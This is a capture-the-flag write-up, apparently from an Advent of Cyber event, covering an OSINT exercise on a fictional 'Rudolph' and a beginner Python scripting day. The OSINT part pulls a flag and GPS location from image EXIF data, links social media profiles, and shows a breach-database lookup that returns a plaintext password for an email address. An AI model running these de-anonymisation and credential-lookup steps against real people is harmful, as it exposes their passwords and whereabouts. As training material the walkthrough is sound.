
Name	lights-festival-website.jpg
File size	50 KB (51161 bytes)
File type	JPEG
MIME type	image/jpeg
Image size	650 x 510 (0.332 megapixels)

 Copyright

## 📍 Location

Latitude 41 deg 53' 30.53" N

Longitude 87 deg 37' 27.40" W



### Question 9

Get the flag

Copyright

{FLAG}ALWAYSCHECKTHEEXIFD4T4


### Question 10

Using a breach database website, we can find the password

<input type="text" value="Please enter a search term..."/> email:rudolphthered@hotmail.com							
IP	Domain	Username	Passhash	Email	Name		Password
null	Collections	null	null	rudolphthered@hotmail.com	rudolphthered		spygame

## Question 11

Take the coordinates of the picture and find the street number of that street



540 Michigan Ave, Chicago, IL 60611, United States

**Thought Process/Methodology:** By searching Rudolph's username 'IGuidetheClaus2020' on Reddit, we can take a look at his profile page to look for any clues. It was written there that Rudolph was born in Chicago. Opening a new tab, we used Google to search for any information that is related to Rudolph & Robert, we can see that Rudolph was created by someone called Robert L. May. Because Rudolph wrote that he sometimes uses Twitter, we can use this clue and search for his name on Twitter. On his profile page, we can see that his username is

'IGuideClaus2020'. There's also a lot of information when we scroll down his profile page. We can know that his favorite TV show is 'Bachelorette'. Using the Google image search, I can find information about an image that was taken. Besides that, I can also find a lot more details about an image by using an EXIF finder such as Jimpl.

## **Day 15: Scripting - There's a Python in my stocking!**

**Tools used:** Python, Visual Studio Code

**Solution/Walkthrough:**

### Question 1

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output 2

```
1 a = True + True
2 print(a)
```

```
PS C:\Users\user\Desktop> code\extensions\ms-python.pyt
ode\extensions\ms-python.pyt
2
PS C:\Users\user\Desktop> 
```

### Question 2

PyPi which is a database of libraries

#### Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

### Question 3

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output True

```
1 a = bool("False")
2 print(a)
```

```
PS C:\Users\user\Desktop>
ode\extensions\ms-python.pyt
True
PS C:\Users\user\Desktop> □
```

## Question 4

### Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

## Question 5

Using Visual Studio Code as a text editor, I typed the code as shown below and got the output [1, 2, 3, 6]

```
1 x = [1, 2, 3]
2 y = x
3 y.append(6)
4 print(x)
```

```
PS C:\Users\u
ode\extension
[1, 2, 3, 6]
```

## Question 6

Pass-by-reference means to pass the reference of an argument in the calling function to the corresponding formal parameter of the called function. The called function can modify the value of the argument by using its reference passed in. The following example shows how arguments are passed by reference.

**Thought Process/Methodology:** I am using Visual Studio Code as my text editor for Python. Python is an interpreted, high-level, general-purpose programming language. In short, Python is highly available on many computers already and is very easy to write. And so I was able to understand how it works easily.